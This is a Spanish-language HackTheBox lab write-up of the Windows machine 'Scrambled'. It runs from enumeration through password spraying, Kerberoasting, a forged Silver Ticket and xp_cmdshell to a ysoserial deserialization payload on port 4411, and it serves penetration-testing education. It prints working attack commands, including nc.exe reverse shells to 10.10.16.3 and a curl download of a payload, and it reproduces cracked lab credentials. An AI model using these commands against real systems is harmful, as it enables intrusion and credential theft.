

Scrambled (HackTheBox)

Máquina: Scrambled

SO: Windows

IP: 10.10.11.168

Fecha: 2025-11-02

Herramientas: Ping, Nmap, Ffuf, Kerbrute, Impacket-smbclient, Impacket-mssqlclient, Impacket-GetUserSPNs, Impacket-ticketer, Hashcat, Nc/nc.exe, DnSpy

Dificultad: Medium

Resumen

Hoy hemos comprometido una máquina de Hack The Box llamada Scrambled.

Esta máquina es muy especial, pues nos quita de la comodidad de autenticar con NTLM y nos obliga a usar herramientas para autenticar con Kerberos.

Iremos viendo técnicas distintas, entre ellas un Silver Ticket Attack.

Para aumentar privilegios es un poco complicado, pues requiere prestar mucha atención a un ejecutable y un puerto especial.

En general, una muy buena máquina para aprender herramientas nuevas para autenticar con Kerberos.

Proceso

1. Enumeración

Empezamos enumerando la máquina con la herramienta "ping". En esta podemos identificar un TTL de 127(+1), lo que sugiere que es un Windows.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# ping 10.10.11.168 -c4
PING 10.10.11.168 (10.10.11.168) 56(84) bytes of data.
64 bytes from 10.10.11.168: icmp_seq=1 ttl=127 time=91.1 ms
64 bytes from 10.10.11.168: icmp_seq=2 ttl=127 time=136 ms
64 bytes from 10.10.11.168: icmp_seq=3 ttl=127 time=41.8 ms
64 bytes from 10.10.11.168: icmp_seq=4 ttl=127 time=41.2 ms

— 10.10.11.168 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3031ms
rtt min/avg/max/mdev = 41.179/77.466/135.788/39.307 ms
```

Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.

Puertos TCP:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:13 CET
Nmap scan report for 10.10.11.168
Host is up, received user-set (0.045s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE        REASON
53/tcp    open  domain         syn-ack ttl 127
80/tcp    open  http           syn-ack ttl 127
88/tcp    open  kerberos-sec   syn-ack ttl 127
135/tcp   open  msrpc          syn-ack ttl 127
139/tcp   open  netbios-ssn    syn-ack ttl 127
389/tcp   open  ldap           syn-ack ttl 127
445/tcp   open  microsoft-ds   syn-ack ttl 127
464/tcp   open  kpasswd5       syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl        syn-ack ttl 127
1433/tcp  open  ms-sql-s       syn-ack ttl 127
3268/tcp  open  globalcatLDAP  syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
4411/tcp  open  found          syn-ack ttl 127
5985/tcp  open  wsman          syn-ack ttl 127
9389/tcp  open  adws           syn-ack ttl 127
49668/tcp open  unknown        syn-ack ttl 127
49673/tcp open  unknown        syn-ack ttl 127
49674/tcp open  unknown        syn-ack ttl 127
49700/tcp open  unknown        syn-ack ttl 127
49705/tcp open  unknown        syn-ack ttl 127
62554/tcp open  unknown        syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:20 CET
Nmap scan report for 10.10.11.168
Host is up, received user-set (0.048s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT      STATE SERVICE        REASON
53/udp    open  domain         udp-response ttl 127
88/udp    open  kerberos-sec   udp-response ttl 127
123/udp   open  ntp            udp-response ttl 127
389/udp   open  ldap           udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nmap -sCV -O -p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,4411,5985,9389 -oN versiones.txt 10.10.11.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:17 CET
Nmap scan report for 10.10.11.168
Host is up (0.099s latency).
Bug in ms-sql-ntlm-info: no string output.
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Scramble Corp Intranet
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-31 11:17:31Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.scrm.local
```

(SNIP...)

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Se exploraron los servicios encontrados en los puertos abiertos pero no se pudo acceder a ninguno. Por lo tanto se investigó el servidor Web.

A través de la herramienta "ffuf" se enumeraron varios archivos HTML.

```
(root@kali)~[/home/kali/Desktop/Workstation]
# ffuf -w ../Listas/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.11.168/FUZZ.html -ac

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.11.168/FUZZ.html
:: Wordlist     : FUZZ: /home/kali/Desktop/Listas/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

# directory-list-2.3-small.txt [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 43ms]
# [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 43ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 43ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 43ms]
# [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# on at least 3 different hosts [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
index [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 44ms]
support [Status: 200, Size: 2204, Words: 117, Lines: 89, Duration: 47ms]
Index [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 41ms]
Support [Status: 200, Size: 2204, Words: 117, Lines: 89, Duration: 47ms]
newuser [Status: 200, Size: 2888, Words: 130, Lines: 107, Duration: 47ms]
passwords [Status: 200, Size: 1668, Words: 101, Lines: 61, Duration: 46ms]
INDEX [Status: 200, Size: 2313, Words: 91, Lines: 84, Duration: 42ms]
SUPPORT [Status: 200, Size: 2204, Words: 117, Lines: 89, Duration: 66ms]
Passwords [Status: 200, Size: 1668, Words: 101, Lines: 61, Duration: 44ms]
supportrequest [Status: 200, Size: 2476, Words: 135, Lines: 90, Duration: 44ms]
NewUser [Status: 200, Size: 2888, Words: 130, Lines: 107, Duration: 45ms]
newUser [Status: 200, Size: 2888, Words: 130, Lines: 107, Duration: 42ms]
:: Progress: [87664/87664] :: Job [1/1] :: 704 req/sec :: Duration: [0:01:40] :: Errors: 0 ::
```


En "support.html" se observó que la autenticación NTLM ha sido deshabilitada y solo se permite autenticación mediante Kerberos.

News And Alerts

04/09/2021: Due to the security breach last month we have now disabled all NTLM authentication on our network. This may cause problems for some of the programs you use so please be patient while we work to resolve any issues

En "supportrequest.html" se identificó un posible usuario del sistema.


1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter



```
Command Prompt
C:\Users\ksimpson>ipconfig > %USERPROFILE%\Desktop\ip.txt
C:\Users\ksimpson>
```

Se identificaron más usuarios con enumerando con kerberos.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# kerbrute userenum -d scrm.local --dc 10.10.11.168 xato-net-10-million-usernames.txt
```



```
Version: dev (9cfb81e) - 10/31/25 - Ronnie Flathers @ropnop

2025/10/31 13:34:58 > Using KDC(s):
2025/10/31 13:34:58 >    10.10.11.168:88

2025/10/31 13:35:23 > [+] VALID USERNAME:      administrator@scrm.local
2025/10/31 13:36:30 > [+] VALID USERNAME:      asmith@scrm.local
2025/10/31 13:38:06 > [+] VALID USERNAME:      Administrator@scrm.local
2025/10/31 13:39:19 > [+] VALID USERNAME:      jhall@scrm.local
```

(SNIP...) *No son importantes*

2. Explotación

Se creó una lista con los usuarios obtenidos y se ejecutó un Password-Spraying Attack usando los mismos nombres de los usuarios como contraseñas.

Se obtuvo la credencial de "ksimpson".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# kerbrute passwordspray -d scrm.local --dc 10.10.11.168 --user-as-pass user.txt

          _ _ _ _ _
         / / / / /
        / / / / /
       / / / / /
      / / / / /
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

Version: dev (9cfb81e) - 10/31/25 - Ronnie Flathers @ropnop

2025/10/31 13:49:45 > Using KDC(s):
2025/10/31 13:49:45 > 10.10.11.168:88

2025/10/31 13:49:46 > [+] VALID LOGIN: ksimpson@scrm.local:ksimpson
2025/10/31 13:49:46 > Done! Tested 17 logins (1 successes) in 0.553 seconds
```

Lo normal sería probar todos los servicios abiertos con el nuevo usuario, pero recordemos que NTLM no funciona y debemos usar Kerberos.

Para ello se usó la herramienta "impacket-smbclient -k" para conectarnos a SMB como "ksimpson" mediante Kerberos.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# impacket-smbclient scrm.local/ksimpson:ksimpson@dc1.scrm.local -k
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
Type help for list of commands
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
```

Con el usuario ksimpson solo tenemos acceso a Public

Se identificó un documento pdf en el directorio Public.

Este documento habla de la desactivación del NTLM, y que el directorio HR es accesible por administradores de red.

Además habla de que el directorio HR contiene información sensible.

```
# ls
drw-rw-rw-      0 Thu Nov  4 23:23:19 2021 .
drw-rw-rw-      0 Thu Nov  4 23:23:19 2021 ..
-rw-rw-rw- 630106 Fri Nov  5 18:45:07 2021 Network Security Changes.pdf
```

Se identificó una cuenta de servicio vulnerable a Kerberosroasting.

Recordemos que Kerberosroasting se basa en buscar un SPN (Service Principal Name) para

pedir un ticket TGS. Este ticket contiene material de autenticación.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# impacket-GetUserSPNs -k scrm.local/ksimpson:ksimpson -dc-ip 10.10.11.168 -request -dc-host dc1.scrm.local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/dc1.scrm.local:1433	sqlsvc		2021-11-03 17:32:02.351452	2025-10-31 12:09:01.111835	
MSSQLSvc/dc1.scrm.local	sqlsvc		2021-11-03 17:32:02.351452	2025-10-31 12:09:01.111835	

```
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$353ee0314c9a00ea7181cad3eb514c92$7eea21420290f431b3709eb732eda76991aecfa85564aab8a017bd8f2651eeaeac98b878ea24c04b336b693cd86286052dd631a57e999b5925c0e0dec41e6a1c68c972e5f8e44d2be92546936a2f2c8635433f66e4c29d9aff53ea777f2841d91bf1b8516d1d026f2f8a0db6de70ba4a8788de5f57f5a95a9b0ef87ca89003cab06ad120cd888ffa851fe3b2429f257b4659a37caffeba4126ba8fe6
```

A través de hashcat fuimos capaces de descifrar la contraseña de la cuenta de servicio (sqlsvc).

```
(root@kali)-[/home/kali/Desktop/Workstation]
# hashcat --identify hash
The following hash-mode match the structure of your input hash:
```

#	Name	Category
13100	Kerberos 5, etype 23, TGS-REP	Network Protocol

```
(root@kali)-[/home/kali/Desktop/Workstation]
# hashcat -m 13100 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
b991c34a0e7410c00c00dd
de246c54c:Pegasus60
```

Después de lograr esto, con el usuario "ksimpson" se probó de acceder a más servicios, pero no se pudo acceder a ninguno.

Con la nueva cuenta de servicio obtenido "sqlsvc", podemos ver que es una cuenta potencialmente valiosa para acceder a MSSQL.

Por lo tanto, crearemos un Silver Ticket (TGS) con privilegios elevados para conectarnos a MSSQL.

Para ello necesitamos tener la Credencial en NTLM: b999a16500b87d17ec7f2e2a68778f05

El SID del dominio: S-1-5-21-2743207045-1827831105-2542523200

Y usar la herramienta "impacket-ticketer".

```
(root@kali)-[/home/kali/Desktop/Workstation]
# impacket-ticketer -spn "MSSQLSvc/dc1.scrm.local" -domain scrm.local -domain-sid "S-1-5-21-2743207045-1827831105-2542523200" -nthash "B999A16500B87D17EC7F2E2A68778F05" -dc-ip 10.10.11.168 -user ksimpson -password ksimpson Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

```
(root@kali)-[/home/kali/Desktop/Workstation]
# export KRB5CCNAME=Administrator.ccache
```

Una vez cargado el ticket con privilegios elevados, procedemos a conectarnos sobre MSSQL usando Kerberos.

```
(root@kali)-[/home/kali/Desktop/Workstation]
# impacket-mssqlclient -k dc1.scrm.local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

Dentro de MSSQL se identificó un nuevo usuario con credenciales.

```
SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT name FROM sys.databases;
name
-----
master
tempdb
model
msdb
ScrambleHR

SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT table_name FROM ScrambleHR.information_schema.tables;
table_name
-----
Employees
UserImport
Timesheets

SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT * FROM ScrambleHR.dbo.UserImport;
LdapUser  LdapPwd  LdapDomain  RefreshInterval  IncludeGroups
-----
MiscSvc   ScrambledEggs9900  scrm.local  90               0
```

También se identificó que en la sesión de MSSQL se podía habilitar y usar "xp_cmdshell". Esta función nos permite lanzar comandos y ejecutarlos en el sistema.


```
SQL (SCRM\administrator dbo@master)> xp_cmdshell "dir C:\\"
output

Volume in drive C has no label.

Volume Serial Number is 5805-B4B6

NULL

Directory of C:\

NULL

03/11/2021  23:44    <DIR>          inetpub
31/10/2021  21:13    <DIR>          PerfLogs
01/06/2022  11:43    <DIR>          Program Files
03/11/2021  16:50    <DIR>          Program Files (x86)
01/11/2021  15:21    <DIR>          Shares
08/11/2021  00:39    <DIR>          Temp
05/11/2021  14:56    <DIR>          Users
08/06/2022  22:39    <DIR>          Windows
```

Lo que hicimos ahora fue obtener acceso al sistema.

Para ello se cargó en el sistema Windows el fichero "nc.exe" para establecer una conexión con nuestra máquina.

```
SQL (SCRM\administrator dbo@master)> xp_cmdshell "curl http://10.10.16.3:8000/nc.exe -o C:\Temp\nc.exe"
output

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed

100 59392  100 59392    0     0  136k      0  --:--:-- --:--:-- --:--:--  136k

NULL

SQL (SCRM\administrator dbo@master)> xp_cmdshell "C:\Temp\nc.exe -e powershell 10.10.16.3 4443"
(root@kali)-[/home/kali/Desktop/Workstation]
# nc -nvlp 4443
listening on [any] 4443 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 52377
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
scrm\sqlsvc
```

A continuación, se usó el usuario obtenido en MSSQL para ejecutar el fichero "nc.exe" y conseguir una sesión con ese usuario.

```
PS C:\Windows\system32> $password = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
$password = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
PS C:\Windows\system32> $credentials = New-Object System.Management.Automation.PSCredential('Scrm\MiscSvc', $password)
$credentials = New-Object System.Management.Automation.PSCredential('Scrm\MiscSvc', $password)
```

```
PS C:\Windows\system32> Invoke-Command -Computer dc1 -Credential $credentials -Command {C:\Temp\nc.exe -e powershell 10.10.16.3 4441}
Invoke-Command -Computer dc1 -Credential $credentials -Command {C:\Temp\nc.exe -e powershell 10.10.16.3 4441}
```

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nc -nvlp 4441
listening on [any] 4441 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 52394
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\miscsvc\Documents> whoami
whoami
scrm\miscsvc
```

Se detectaron nuevos ficheros en Shares

3. Post-Explotación


En la sesión de "MiscSvc" se detectaron nuevos directorios y ficheros en Shares, por lo que se ejecutó "impacket-smbclient -k" con el usuario "MiscSvc" para descargar más fácilmente estos ficheros a nuestra máquina.

```
# ls
drw-rw-rw-      0  Fri Nov  5 21:57:08 2021 .
drw-rw-rw-      0  Fri Nov  5 21:57:08 2021 ..
-rw-rw-rw-   86528  Fri Nov  5 21:57:08 2021 ScrambleClient.exe
-rw-rw-rw-   19456  Fri Nov  5 21:57:08 2021 ScrambleLib.dll
```

Se analizó el fichero "ScarbleLib.dll" con "dnSpy" y se detectó una posible falla.

Si se iniciaba el programa ".exe" con el usuario "scrmdev" no haría falta usar credenciales.

```
if (string.Compare(Username, "scrmdev", true) == 0)
{
    Log.Write("Developer logon bypass used");
    result = true;
}
```



Welcome back scrmddev
Message of the day: Try harder

Outstanding Orders

New Order

Order Details

Order Ref:

Sales Rep:

J Hall

Due Date:

10/28/2025

15

Quote Ref:

Total Cost:

Upload

```
(root@kali)-[/home/kali/Desktop/Workstation]
# cat ScrambleDebugLog.txt
11/3/2025 8:08:28 PM Uploading new order with reference 123
11/3/2025 8:08:28 PM Binary formatter init successful
11/3/2025 8:08:28 PM Order serialized to base64: AAEAAAD/////AQAAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpayYiwgVmVyc2lvbj0xLjA
umy4wLCBDbDdwOXBzJlPw5ldXRYRyWwsIFB1YmNpY0t0eVRva2VudW51bGwFAQAAABZTY3JhbWJsZUxpayY15TYWxlcm09yZGVyBwAAAAAtFSXND
B21wbGV0ZRFfUmVmc2JlbmNlTnVtYmVydV9rdWRW0ZVjlZmVvZW5jZQlFuF2FSXNSZXZAAX09yZGVySXRlbXBKIX0R1ZURhdGUkUX1RvdGFSc2Q2
ndAABAQEDAAAABf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpzc3RgMVBtbU3ldGVtLLN0cmLuZywgbnBXNjb3JsaWIsIFZlcnNpb2
49NC4wLjAuMmCwgQ3VsdlHVYT21uZXV0cmFsLCBQdWJsawNLZXlUb2t1bG11nzdhNWw1MjE5MzRlMDg5XV0NBgIAAAAABGMAAADMTIzBgQA
AAAEEMTEyMwYFAAAAABkogSGfSbAkGAAAAEEAe8LQV3ggAAAAAMBqAQAAAAAf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpzc3RgMVBtbU
3ldGVtLLN0cmLuZywgbnBXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMmCwgQ3VsdlHVYT21uZXV0cmFsLCBQdWJsawNLZXlUb2t1bG11nzdh
NWw1MjE5MzRlMDg5XV0NBGMAAADMTIzBgQA AAAAEEMTEyMwYFAAAAABkogSGfSbAkGAAAAEEAe8LQV3ggAAAAAMBqAQAAAAAf1N5c3Rlb
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```

```

.\ysoerial.exe -f BinaryFormatter -g WindowsIdentity -c "C:\Temp\nc.exe -e cmd.exe 10.10.16.3 9001"
AAAAAAD/////AQAAAAAAAAAAEAQAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGloQeQAAAAAUA3ldGvTlNlY3VyaXR5LkN
sYWltc0t0KZW50aXR5LmFjdG9yAQYCAAAAGAlBQUBVBUFEFLy8vLy9BUUBFBQUBFBQUBQUB1BZ0FBQUY1TmFXNTlIM052Wm5RdVVOHTNaWEpUyUDWc2JDNU
ZaR2wwYjJc0t0Gmwxjbk5WYjI0OU15NHdMakF1TUN312EzVnNksSF5ZLWk0dXpVYVJbJzZcTENCUCWRXSNhV05MWlshsVWIdYgXiajb6TVdKbU16Z2Fob
YzrTXpXmFpUTTFCCUUVBQGF0c1RxbGpjbTl6YjJaMeXsWnBjM1ZoYkZOMGRXUwBiTVVWlhoMeXrWnZjbTFoZEH5cGJtY3VWR1Y0ZEvdMdmNtMWhkSFZfJ
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BaUlHvNvZMjlrYVc1b1BTSjFkR1l0TVRZaVB6NE5DanhQWW1wbFkzUkVZVWJf0VuhKdmRtbGtaWElnVfDWMGFHOWtUBUz0WlQwaVUzUmhjblFpSUvSeI
NXNXBkR2xoYkV4d1lXUKZibUzPYkdw1aBTSkDzV3h6W1NJ2ZVHMNXibk05SW1oMGR1JZTMeTL6WTJ0bG6JXRNpMbTFwWTKndmMyOW1kQzVqYjIwdmQyb
Hvabmd2TwBd05p0cTRZVfZTDNCEvPTmxib1Jl0ZEdsdmKpSWdRkZYZm5NNMMyUtlJbU52kxdVlXmWxjM0JwTJVNLvLwdHpkR1tG0TdcScFlXZHVH1
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Vj5QkYjBwQxYlDwdWRITTLJaTlQSYNNLhGUmxiWEJjYm1NdVpYaGxJQzFvSud0dFPDNwLr1VnTVBRdU1QYUVNVF1lTX1NBUE1EQXhJaUJUZEdGdVph
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GcW50LQTKMMMDlpYW1WamRFUmhKREZRY205MmFUmxjaTVQWw1wbFkzUkpbk4wVVC1a1PUNE5DandZVDJkCvPXTjBSR0YwWVZCwEiZwnBaR1Z5TGdz
PQs=PS C:\Temp\rralease>

```

```
(root@kali)-[/home/kali]
# rlwrap nc -nvlp 9001
listening on [any] 9001 ...
```

```
(root@kali)-[/home/kali/Desktop/Workstation]
# nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAAEAQAAAClTeXN0
```

Añadimos `UPLOAD_ORDER`; tal como sale en los logs

Finalmente obtenemos administrador.

```
(root@kali)-[/home/kali]
# rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 52896
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id: line 1: input(self.prompt)
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Conclusiones

Una vez hemos terminado de comprometer todo el sistema, podemos finalizar anotando los puntos fuertes y flojos que hemos ido encontrando.

Partes fuertes.

1. Dificultad de acceso mediante NTLM
2. Buena distribución de accesos y privilegios
3. Vulnerabilidades por privilegios de Windows fortificadas

Partes a mejorar.

1. Usuario interno de Windows expuesto públicamente
2. Cuenta de servicio (MSSQL) vulnerable a Kerberosroasting
3. Información sensible en ficheros DLL
4. Inyección de código en el puerto 4411